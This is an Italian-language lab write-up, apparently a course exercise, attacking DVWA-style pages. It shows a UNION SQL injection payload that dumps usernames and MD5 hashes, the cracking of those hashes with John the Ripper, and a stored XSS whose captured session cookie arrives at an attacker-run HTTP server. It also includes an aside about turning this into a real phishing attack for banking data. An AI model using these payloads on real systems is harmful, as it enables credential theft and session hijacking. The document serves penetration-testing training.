

S6L5

Gli obiettivi di oggi riguardano attacchi di tipo XSS ed SQUI(SQL Injection)

Traccia per giungere agli obiettivi:

-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

SQLI

Cominciamo col trovare gli account e le password presenti su questo database.

Eseguiamo dunque il seguente codice:

```
' union SELECT group_concat(user),group_concat(password)FROM users-- -
```



Una volta eseguito il comando notiamo subito come le password siano cifrate in Hash.

Questi sono i dati che ci vengono restituiti:

```
ID: ' union SELECT group_concat(user),group_concat(password)FROM  
users-- -
```

First name: **admin,gordonb,1337,pablo,smithy**

Surname:

**5f4dcc3b5aa765d61d8327deb882cf99,e99a18c428cb38d5f260853678922e
03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e
9e9b7,5f4dcc3b5aa765d61d8327deb882cf99**


Troviamo le password cifrate in Hash come previsto,ma noi vogliamo leggerle in chiaro dunque dobbiamo decifrarle

Scriviamo ordinatamente i risultati ottenuti all'interno di un file txt che chiameremo per utilità hash.txt

```
admin:5f4dcc3b5aa765d61d8327deb882cf99  
gordonb:e99a18c428cb38d5f260853678922e03  
1337:8d3533d75ae2c3966d7e0d4fcc69216b  
pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Utilizziamo John the Ripper per decifrare le password ottenute in hash.

Eseguiamo i seguenti comandi riportati nello screen:



```
kali@kali: ~/Desktop
^[[ACrash recovery file is locked: /home/kali/.john/john.rec

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3]
)
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt

Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 52 left

(kali@kali)-[~/Desktop]
$
```


Otteniamo dunque i nomi utenti e le password:

admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password


Il nostro attacco SQL Injection è andato a buon fine.

XSS

Per eseguire il nostro attacco XSS alteriamo i parametri che non consentono di superare i 50 caratteri e scriviamo un codice che ci permetta di mandare i dati di cookie riguardanti l'id direttamente su un server creato appositamente




Questo è il codice che ho utilizzato:+



Anche tramite l'ispezione dell'elemento riusciamo a cambiare il numero di caratteri possibili da inserire:


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Vulnerability: Stored Cross Site Scripting (XSS)</title>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        <div id="main_menu">
          <div id="main_body">
            <div class="body_padded">
              <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
              <div class="vulnerable_code_area">
                <form method="post" name="guestform" onsubmit="return validate_form(this)">
                  <table width="550" cellspacing="1" cellpadding="2" border="0">
                    <tbody>
                      <tr>
                        <td width="100">Message *</td>
                        <td>
                          <input type="text" value="" />
                        </td>
                      </tr>
                    </tbody>
                  </table>
                </form>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Ho creato il server che come riportato prima sul codice è attaccato alla porta 1337:



```
kali@kali: ~
(kali㉿kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Una volta eseguito il codice otteniamo subito i dati di cookie che abbiamo richiesto:




```
(kali@kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Jan/2024 16:31:16] "GET /?cookie=security=low;%20PHPSESSID=822a1cb9cee759f10e9cbb71e6a86fc4 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 16:31:17] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 16:31:17] "GET /favicon.ico HTTP/1.1" 404 -
-----
Exception occurred during processing of request from ('127.0.0.1', 50306)
Traceback (most recent call last):
  File "/usr/lib/python3.11/http/server.py", line 730, in send_head
    f = open(path, 'rb')
        ^^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/home/kali/favicon.ico'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.11/http/server.py", line 1310, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python3.11/http/server.py", line 671, in __init__
```

Quando eseguiamo il codice ci troviamo di fronte ai dati sul nostro PC dunque momentaneamente la soluzione non è ottimale ma fine allo scopo semplice di raccogliere informazioni. Se volessimo veramente eseguire un attacco del genere creeremo un sito apposito che permetta l'esecuzione di un attacco Phishing ad esempio per raccogliere dati bancari o di altro tipo.



Directory listing for `/?cookie=security=low; PHPSESSID=822a`

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.face](#)
- [.face.icon@](#)
- [.java/](#)
- [.john/](#)
- [.local/](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.yboxclient-clipboard-tty2-control.pid](#)
- [.yboxclient-clipboard-tty2-service.pid](#)
- [.yboxclient-display-svg-x11-tty2-control.pid](#)
- [.yboxclient-display-svg-x11-tty2-service.pid](#)
- [.yboxclient-draganddrop-tty2-control.pid](#)
- [.yboxclient-draganddrop-tty2-service.pid](#)
- [.yboxclient-hostversion-tty2-control.pid](#)
- [.yboxclient-seamless-tty2-control.pid](#)
- [.yboxclient-seamless-tty2-service.pid](#)
- [.yboxclient-vmsvga-session-tty2-control.pid](#)
- [.zsh_history](#)
- [.zshrc](#)
- [Desktop/](#)
- [Documents/](#)

Ovviamente essendo un attacco XSS Stored il codice deve essere eseguito ad ogni avvio per ogni utente, deve dunque essere memorizzato.

Prova video di XSS STORED

<https://github.com/Genesi96/videos615>

Vanta_Black